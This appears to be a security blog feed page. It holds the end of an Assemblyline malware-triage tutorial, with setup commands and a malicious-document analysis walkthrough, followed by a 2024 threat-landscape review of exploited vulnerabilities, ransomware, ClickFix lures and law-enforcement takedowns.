3. Setup Assemblyline

Download the Assemblyline Docker Compose files:

mkdir ~/git
cd ~/git
git clone https://github.com/CybercentreCanada/assemblyline-docker-compose.git

There are two types of deployments:

  1. Assemblyline only
  2. Assemblyline with ELK monitoring stack

The ELK monitoring stack can be used to track Assemblyline metrics.

Assemblyline 101 - Open Source Malware Triage
Figure 2: A Kibana dashboard used to display metrics of an Assemblyline instance.

The deployment steps are the same, except for which directory gets copied into the folder. The minimal_appliance directory will only setup Assemblyline while the full_appliance directory will also setup ELK for monitoring:

💡
In this walkthrough we deployed to the directory ~/deployments; users can deploy to other directories, given that the file system has sufficient space for the installation.
mkdir ~/deployments
cp -R ~/git/assemblyline-docker-compose/minimal_appliance ~/deployments/assemblyline
cd ~/deployments/assemblyline

To deploy Assemblyline and the ELK stack for metrics use the code snippet below:

mkdir ~/deployments
cp -R ~/git/assemblyline-docker-compose/full_appliance  ~/deployments/assemblyline
cd ~/deployments/assemblyline

This will move config files into the deployment directory ~/deployment/assemblyline. The config/config.yaml file is pre-configured for use with docker-compose and the .env file contains all the default passwords.

4. Deploy Assemblyline

  • Create a SSL Cert:
openssl req -nodes -x509 -newkey rsa:4096 -keyout ~/deployments/assemblyline/config/nginx.key -out ~/deployments/assemblyline/config/nginx.crt -days 365 -subj "/C=CA/ST=Ontario/L=Ottawa/O=CCCS/CN=assemblyline.local"
Assemblyline 101 - Open Source Malware Triage
Figure 3: The private key is generated and saved in the config directory.
  • Pull the required docker containers:

Use the commands:

cd ~/deployments/assemblyline
sudo docker-compose pull
Assemblyline 101 - Open Source Malware Triage
Figure 4: Docker containers being downloaded.
  • Build the docker containers using sudo docker-compose build
Assemblyline 101 - Open Source Malware Triage
Figure 5: Results of the docker-compose build command
  • Pull services using docker-compose -f bootstrap-compose.yaml pull
⚠️
This step may take some time as all the features are downloaded.
Assemblyline 101 - Open Source Malware Triage
Figure 6: Assemblyline Services being downloaded
  • Once all the services have been pulled, the service can be launched using the commands:
cd ~/deployments/assemblyline
sudo docker-compose up -d --wait
sudo docker-compose -f bootstrap-compose.yaml up
Assemblyline 101 - Open Source Malware Triage
Figure 7: Launching Containers

Once all the services have been created, the console will output the list of services that have been launched along with the docker IDs.

Assemblyline 101 - Open Source Malware Triage
Figure 8: Docker Instances being Started.
Assemblyline 101 - Open Source Malware Triage
Figure 9: Terminal output showing services starting successfully.

Once the docker containers have fully been stood up, the services are up and running and can be accessed through the GUI. The web interface should be accessible on 127.0.0.1:443 using the default credentials specified in the .env located in ~/deployments/assemblyline.

If the web interface is not reachable through that address, check the logs to ensure that services are up and running and check the docker process using docker ps to see which port is being used by the nginx frontend.

Assemblyline 101 - Open Source Malware Triage
Figure 10: Result of the docker ps command showing that the Nginx Web Server is available at 127.0.0.1:443
Assemblyline 101 - Open Source Malware Triage
Figure 11: Login Page for the Assemblyline Web UI.

Updating a Dockerized Assemblyline Instance

A Docker deployment of Assemblyline can be updated using the following commands:

cd ~/deployments/assemblyline
sudo docker-compose pull
sudo docker-compose build
sudo docker-compose up -d

Checking Logs

Assemblyline logs are separated into logs for the core components and logs for specific components. 

For the core components:

cd ~/deployments/assemblyline
sudo docker-compose logs

For specific components:

cd ~/deployments/assemblyline
sudo docker-compose logs ui

MalDoc Analysis Example

One of the benefits of Assemblyline is that it keeps the results of multiple analyzers in one place, making it easy for analysts or responders to review results. In this example, we upload a Word document that uses remote template injection to download additional payloads.

The Word document is an agreement for enterprise services. When opened the file will connect to the hardcoded url in the relationship file _rels\document.xml.rels and load content from there. The hardcoded URL is used to load an RTF file from an adversary-controlled domain as shown in Figure 13.

Assemblyline 101 - Open Source Malware Triage
Figure 12: Content of the Maldoc. Source: Triage
Assemblyline 101 - Open Source Malware Triage
Figure 13: Content of the _rels\document.xml.rels. The malicious RTF file is highlighted in yellow.

Once a user uploads the file to Assemblyline, it starts the analysis process where each service runs against the file and results are collated. The verdict is updated at the end of the analysis based on the information returned by the services. 

Assemblyline 101 - Open Source Malware Triage
Figure 14: Submission results of the malicious document once analysis is completed indicates the file is malicious.

Each submission is given its own unique identifier and the submission information shows details about the analysis features that have been selected. Users can choose which services to use in an effort to speed up scans and adjust priority.

Under the Submission Information section, is Heuristics which outlines the results of the analysis.

Assemblyline 101 - Open Source Malware Triage
Figure 15: The Heuristics section indicating a known IOC was identified and content within the XML files were identified as suspicious.

Here, the services identify an IOC that is part of a blocklist. Clicking on any of the heuristics will provide more information about the finding. In the case of Badlisted IOC, the results show that a domain that was within the document was part of the threatview.io domain blocklist. 

Moreover, OLETools identify an external relationship within the document. The service identifies a hardcoded URL that would be used to establish a connection to a malicious domain. 

Assemblyline 101 - Open Source Malware Triage
Figure 16: The OLETools Service identified the IOC shown in Figure 13 within the XML files that make up the Word document.

Potential indicators of compromise are shown in a separate section on the submission page. The ‘Indicators of Compromise’ section can be used to quickly see any IPs, domains, or hashes related to the submitted file. In this example, the IOCs include the URL identified by OLETools and its domain. The tool also identifies several Microsoft URLs, but color-coded them green to indicate that they are not malicious.

Assemblyline 101 - Open Source Malware Triage
Figure 17: All identified IOCs are color-coded based on their reputation. Green indicates that the value is likely benign.

When a user clicks on a particular IOC, the associated file will be highlighted. This can be used to streamline manual analysis flows by pinpointing which file a user should look into. Furthermore, the ’Files’ section highlights all the files identified within the sample. In our example, the Word document contains several XML files, one of which Assemblyline has flagged as malicious. Each file is extracted and run through the services for individual analysis. The results for these files can be viewed by clicking on the filename under the Files section.

When we dig deeper into the extracted file named 9177f499.xml we see where it originated from using the ancestry service. This tree illustrates the relations to the original file submitted and any services that generated findings.

Assemblyline 101 - Open Source Malware Triage
Figure 18: The Ancestry service showing the relation of the XML file to the submission file.
Assemblyline 101 - Open Source Malware Triage
Figure 19: Each service is run on the extracted files. The FrankenStrings service identified several URLs within the XML file.
Assemblyline 101 - Open Source Malware Triage
Figure 20: The IOC identified in Figure 13 appears in a TI vendor

Assemblyline helps reduce the number of benign files that investigators spend time analyzing during the day. By running files through an automated pipeline of services, investigators can get a sense of what the file is doing prior to manual inspection and prioritize threats more effectively. This process, combined with the fact that the submission resultsare stored on a central platform, allows for the platform to serve as a single triage source for samples. For additional resources on Assemblyline and its capabilities, check out the references below.

References

Assemblyline 4: Key Documentation Links

  • ✇Pulsedive Blog
  • 2024 In Review Pulsedive Threat Research
    This blog aims to highlight some of the major incidents and events in cyberspace in 2024. Looking back, it feels like 2024 flew by with a steady stream of issues constantly grabbing the attention of defenders (and the media). Apart from the continued targeting of public-facing sources such as firewalls and other networking appliances, this year will be remembered for law enforcement takedowns and the CrowdStrike outage. Read on for a review of:Our predictions for 2024 from last yearKey exploited
     

2024 In Review

30 de Dezembro de 2024, 10:30
2024 In Review

This blog aims to highlight some of the major incidents and events in cyberspace in 2024. Looking back, it feels like 2024 flew by with a steady stream of issues constantly grabbing the attention of defenders (and the media). Apart from the continued targeting of public-facing sources such as firewalls and other networking appliances, this year will be remembered for law enforcement takedowns and the CrowdStrike outage. 

Read on for a review of:

  • Our predictions for 2024 from last year
  • Key exploited vulnerabilities
  • Top malware
  • Outages
  • Law enforcement actions
  • Looking ahead to 2025
  • Pulsedive rewind

Recap

Looking back at our predictions for the year

Vulnerability and Exploitation Predictions 

In 2023, we predicted that exploitation attempts against public-facing infrastructure and the rapid exploitation of these appliances will continue to increase in 2024. Unfortunately, this prediction appeared to come true, with several vulnerabilities within public-facing applications being exploited for initial access into environments being observed throughout the year. This blog's Key Exploited Vulnerabilities section below discusses some notable exploited vulnerabilities.

Ransomware Predictions

We expected ransomware to continue being one of the more prominent threats organizations faced in 2024. This was observed as ransomware attacks continued to grab headlines as threat actors targeted organizations worldwide. We also observed several groups deploying ransomware at healthcare organizations. Defenders and law enforcement had some success against ransomware, with takedowns against LockBit.

Key Exploited Vulnerabilities

💡
This section is not intended to serve as an exhaustive list of vulnerabilities exploited in 2024 but rather as a summary of some memorable ones that affected security teams.

Cleo File Transfer Software

2024 In Review

On December 3rd, 2024, Huntress released a blog outlining the exploitation of Cleo Harmony, Cleo VLTrader, and Cleo LexiCom software, which led to unauthenticated remote code execution. Organizations use these file transfer software programs to share files with other users. Initially released as CVE-2024-50623, it was quickly discovered that the patches for this vulnerability did not mitigate the risk, and patches for CVE-2024-55956 addressed the issues. 

CVE-2024-55956 allowed an unauthenticated threat actor to import and execute bash or PowerShell commands using the Autorun directory. This vulnerability allowed the attacker to access external infrastructure to download files used in post-exploitation attempts.

BleepingComputer reported that the Cl0p ransomware group used this vulnerability to exfiltrate data from organizations. 

2024 In Review
Figure 1: Cl0p confirms that they are responsible for intrusions that exfiltrated data from Cleo instances. Source: BleepingComputer

Exploitation of Public Facing Infrastructure

Threat actors heavily targeted networking software and file transfer appliances throughout 2024. These software and appliances are public-facing and may offer access to corporate environments. Because they are more accessible, they remain high-priority targets, and we observed threat actors rapidly exploit these vulnerabilities once they are made available. 

Some of the notable vulnerabilities in public-facing software observed this year included:

CVE-2024-3400 - PAN-OS: Arbitrary File Creation Leads to OS Command Injection Vulnerability in GlobalProtect

2024 In Review

CVE-2024-3400 is an arbitrary file creation vulnerability in the Global Protect feature of PAN-OS. It can lead to OS command injection and has been used to exfiltrate data from the server or run commands. Palo Alto tracked the exploitation of this vulnerability as Operation MidnightEclipse

2024 In Review
Figure 2: Level of exploitation as categorized by Palo Alto. Source: Palo Alto

CVE-2024-8190 - OS Command Injection in Ivanti CSA

CVE-2024-8190 is an OS command injection vulnerability in the Ivanti Cloud Services Application (CSA). For versions 4.6 Patch 518 and before, exploiting this vulnerability could allow an unauthenticated attacker to execute code remotely. CISA has added this vulnerability to its known exploited vulnerability catalog.

CVE-2024-47574 (FortiJump) - Authentication Bypass in FortiClientWindows

CVE-2024-47575, also called FortiJump, is an authentication bypass in Fortinet FortiClientWindows versions 7.4.0, 7.2.4 through 7.2.0, 7.0.12 through 7.0.0, and 6.4.10 through 6.4.0. This vulnerability allowed a threat actor-controlled FortiManager device to execute code against vulnerable FortiManager devices. Mandiant observed exploitation of the vulnerability as early as June 27, 2024.  

2024 In Review
Figure 3: An adversary-controller FortiManager being added to a victim's FortiGate devices. Source: Google

XZ Utils Backdoor

2024 In Review
Figure 4: A summary of the XZ utils backdoor vulnerability. Source: Thomas Roccia on Twitter

One of the year's biggest stories, CVE-2024-3094, is a vulnerability that affected the xz compression libraries in Linux distributions. The affected versions (5.6.0 and 5.6.1) of the xz libraries contained malicious code that allowed unauthorized access.

xz is a data compression format within Linux distributions. It helps compress and decompress large files into smaller sizes. The multi-stage backdoor is used to extract a shared object liblzma_la-crc64.fast.o, which is added to the compilation of the liblzma. The shared object replaced a function name, and when any process loads liblzma, the malicious code interferes with the function resolution process. OpenSSH’s RSA_public_decrypt function uses the liblzma, and the malicious code could be used to extract a command from the authenticating client’s certificate and use it for remote code execution.

2024 In Review
Figure 5: How the compromised liblzma library could be used by sshd. Source: Akamai

Malware

This year, information stealers, like Agniane and Mystic Stealer, and other malware-as-a-service continued to be used against users and organizations. Information stealers served as the initial stages of intrusions, either collecting credentials or deploying other malware. Ransomware continued to be a major threat to organizations, with several groups targeting healthcare organizations and other critical industries.

Ransomware Targeting Healthcare

ALPHV targeted Change Healthcare, a revenue and payment management provider, in February 2024. 100+ million individuals had their data stolen in the attack, impacting the operations of healthcare organizations that used Change Healthcare. Change Healthcare appeared to pay a ransom of $22 million before ALPHV performed an exit scam, including deploying a fake law enforcement seizure banner on their data leak site. 

Qilin targeted Synnovis with ransomware, which disrupted the operation of several NHS Trust locations in June 2024. For the NHS, Synnovis, a lab services provider, was hit with ransomware that disrupted their IT systems. The group was able to exfiltrate sensitive patient information, including names, dates of birth, NHS numbers, and test descriptions.

In May 2024, Ascension Health suffered a ransomware attack by Black Basta. The attack impacted hospital operations by taking Ascension’s MyChart, an electronic health record system, offline. While the service was down, healthcare professionals had to resort to manual documentation. Following an investigation, Ascension identified that 5.9 million individuals had their data stolen. The data exfiltrated during the attack included patient and employee names, as well as medical and payment information. 

In addition to continuing ransomware attacks and identifying new malware types, malware authors continued experimenting with different methods of deploying their malware onto devices. One method that grew in popularity this year is ClickFix. 

ClickFix

This social engineering tactic manipulates users into executing code on their devices. The user is presented with a document or a web page with a banner with instructions for the user to follow, similar to figures 6 - 8. 

The banner will instruct the user to:

  1. Launch the run dialog
  2. Paste in content that is in their clipboard (an older version of ClickFix required the user to copy the malicious code, while newer versions automatically add it to the user’s clipboard)
  3. Run the command
2024 In Review
Figure 6: A ClickFix lure within a Word document. Source: McAfee
2024 In Review
Figure 7: A ClickFix lure displayed on a web page. Source: McAfee
2024 In Review
Figure 8: ClickFix lure that doesn't require users to copy commands. Source: Sekoia

CrowdStrike BSOD Outage

On July 19th, CrowdStrike pushed a detection update to its Falcon sensors. This update included a problematic configuration file that caused the Windows operating system to crash, causing users to observe the blue screen of death. Computers experiencing the blue screen of death caused this outage, which led to business disruptions as the impacted organization no longer had access to its devices.

Threat actors quickly took advantage of the situation by registering domains for phishing attempts. These phishing scams capitalized on the outage and operated by offering recovery software or processes in exchange for money. The goal was to get users to send the money or deploy malware.

2024 In Review
Figure 9: IOCs related to the CrowdStrike BSOD incident can be found using the explore query threat=“Crowdstrike BSOD Impersonation”.

To learn more about the outage, read the blog CrowdStrike BSOD Outage: What We Know.

Pulsedive Blog | CrowdStrike BSOD Outage: What We Know
What we know about the CrowdStrike BSOD outage.
2024 In ReviewPulsedive BlogPulsedive Threat Research
2024 In Review

Law Enforcement Action

Operation Cronus

2024 In Review
Figure 10: Banner placed on LockBit site after Operation Cronus. Source: Trend Micro

In February 2024, law enforcement agencies disrupted LockBit operations through Operation Cronus. This multi-agency investigation resulted in the freezing of over 200 cryptocurrency accounts tied to LockBit and the UK’s National Crime Agency (NCA) taking over the group's infrastructure. The investigation also led to the publication of details about the group using the seized infrastructure. 

2024 In Review
Figure 11: Results of Operation Cronus. Source: Europol
2024 In Review
Figure: Law enforcement using LockBit's Data Leak Site to announce the disruption operation. Source: Trend Micro

Authorities also made decryption keys available, which helped victims of LockBit with recovery efforts. The decryption tool is available through NoMoreRansom

Decryption Tools | The No More Ransom Project
IMPORTANT! Before downloading and starting the solution, read the how-to guide. Make sure you remove the malware from your system first, otherwise it will repeatedly lock your system or encrypt files. Any reliable antivirus solution can do this for you.
2024 In ReviewThe No More Ransom Project
2024 In Review

In addition to the takedown efforts in February, the US Department of Justice announced charges against Rostislav Panev, a Russian and Israeli national, who was arrested in Israel on December 20, 2024. The DOJ press release indicated that Panev was responsible for developing the LockBit ransomware and maintaining technical infrastructure. The DOJ has also indicted Dmitry Yuryevich Khoroshev, who is thought to be LockBitSupp, the persona used by LockBit to communicate on forums such as XSS.IS. 

While LockBit appeared to recover from Operation Cronus and was able to deploy ransomware at organizations throughout the year, the arrest of its developer may impact future operations. While the takedown of technical infrastructure benefits defenders and such law enforcement action should be applauded, arresting those behind these groups will significantly disrupt operations. 

💡
For a recap of 2024’s cyber trends, we recommend reading BushidoToken’s “Top 10 Cyber Threats of 2024” blog.
Top 10 Cyber Threats of 2024
CTI, threat intelligence, OSINT, malware, APT, threat hunting, threat analysis, CTF, cybersecurity, security
2024 In ReviewBloggerBushidoToken
2024 In Review

Looking Ahead

We expect 2025 to be similar to 2024 regarding the types of threats defenders will have to deal with. Threat actors will continue to target public-facing applications and servers, and prioritizing patching these applications will become increasingly important. However, solely relying on patch management will not be sufficient, and a layered defensive approach is required to mitigate risks. This includes host—and network-based monitoring to identify anomalous processes and the traffic related to these applications.

Remote management and monitoring (RMM) tools were heavily abused in 2024, continuing the trend from prior years. These tools allowed threat actors to access environments and establish persistence while blending in. The use of tools already present within a victim’s environment will continue, requiring defenders to track tool usage and deploy policies through device management solutions to restrict access to authorized applications. 

Finally, generative AI (Gen AI) is another avenue we expect threat actors to abuse heavily in 2025. We anticipate threat actors using Gen AI to create more effective social engineering lures and aid in developing malicious tools. 

Pulsedive Rewind

2024 In Review

As we close out the year, we also wanted to share a few of our highlights. In 2024, we strengthened our infrastructure and capabilities across our products. We were energized by our community of Pulsedive users and clients - some of whom we were lucky to meet at various events throughout the year. Check out what our team was up to, plus some of our favorite moments below.

New and Favorite Integrations

2024 In Review

We added integrations with OpenCTI, ServiceNow, and Torq. 

Your favorite integrations? Palo Alto Cortex XSOAR, Cisco SecureX, SpiderFoot, Tines, and pfSense pfBlockerNG.

Top Blogs

2024 In Review

Our CyberChef tutorial and example walkthrough quickly became top blog. We hear you: expect more helpful guides on free resources and tools in 2025.

  1. Tool Guide: CyberChef 101
  2. CTI Networking Report 2024
  3. Leveraging Threat Intelligence in Security Operations

Threat Research: Loaders, Stealers, Ransomware, and More

2024 In Review

With an unending cycle of threats, news, and vulnerabilities, it’s hard to stay on top of every development. We focused on providing clear summaries with unique insights to help analysts and researchers stay in the know. Here’s which threats piqued your interest the most:

  1. PikaBot Rising
  2. Balada Injector
  3. Phishing Kits 101 & V3B Phishing Kit
  4. Latrodectus Loader
  5. Cronus Ransomware

Events

2024 In Review

This year, we presented our research on sharing at the SANS CTI Summit, volunteered in our local community’s SECONNJ and Alice in Cyberspace conferences, pulled back the curtains to share stories about the realities of bootstrapping at BSidesNYC, served on the CFP review panel for Cyberjutsu, donated licenses for live NOC demonstrations with our partner Cisco at BlackHat and RSA, and more. It’s always an amazing time meeting with users and clients from all over the world. Two of our recorded talks include:

SANS CTI Summit  "Sharing, Compared” Talk

Stellar Cyber “Securing the Right Deal” Webinar

Ep 12: Securing the Right Deal: Tips for Evaluating Cybersecurity Vendors
At this time of year, many security teams actively examine which products in their security stack could use a facelift, what new capabilities they’d like to add, and how much additional budget they should ask for in upcoming internal planning sessions. Cybersecurity product vendors know this fact and are doubling down on their efforts to entice potential buyers to meet with them. Whether you are actively looking to make a buying decision before the end of the year or teeing up projects for 2025, at some point, you will be working with vendors eager (to say the least) to win your business. In this on-demand webinar, we provide tips, tricks, and pragmatic strategies to ensure that when you are ready to sign on the dotted line with a vendor, you can be confident that you have made the right decision. After this webinar, you will understand the following: - The importance of self-assessment before beginning any project - How to hold your vendors “feet to the fire” by asking the right questions - How to effectively execute a proof of concept - How to develop a pragmatic strategy for ultimate vendor selection
2024 In ReviewBrightTALK
2024 In Review

Pulsedive Product

2024 In Review

In 2024, our team released improvements to our free add-on, introduced MFA to all users, improved our scanning infrastructure, updated our STIX/TAXII docs, and a bunch more in the backend. Up next, you can expect improvements to scanning performance, risk scoring, searchable properties, and downloadable content from scans.

2024 In Review

We can’t say it enough: feedback from our community keeps us motivated and committed to making Pulsedive better every year. When we get messages out of the blue like “I just want to send a HUGE thank you and congratulations to all of the team that built and maintains this awesome platform!” and “You folks are great, thanks for being such a wonderful group in the Intel space”, it continues to solidify why we do what we do, and how we do it every day.

We thank you from the bottom of our hearts for your support and for being part of our journey. On to 2025.

References

❌
❌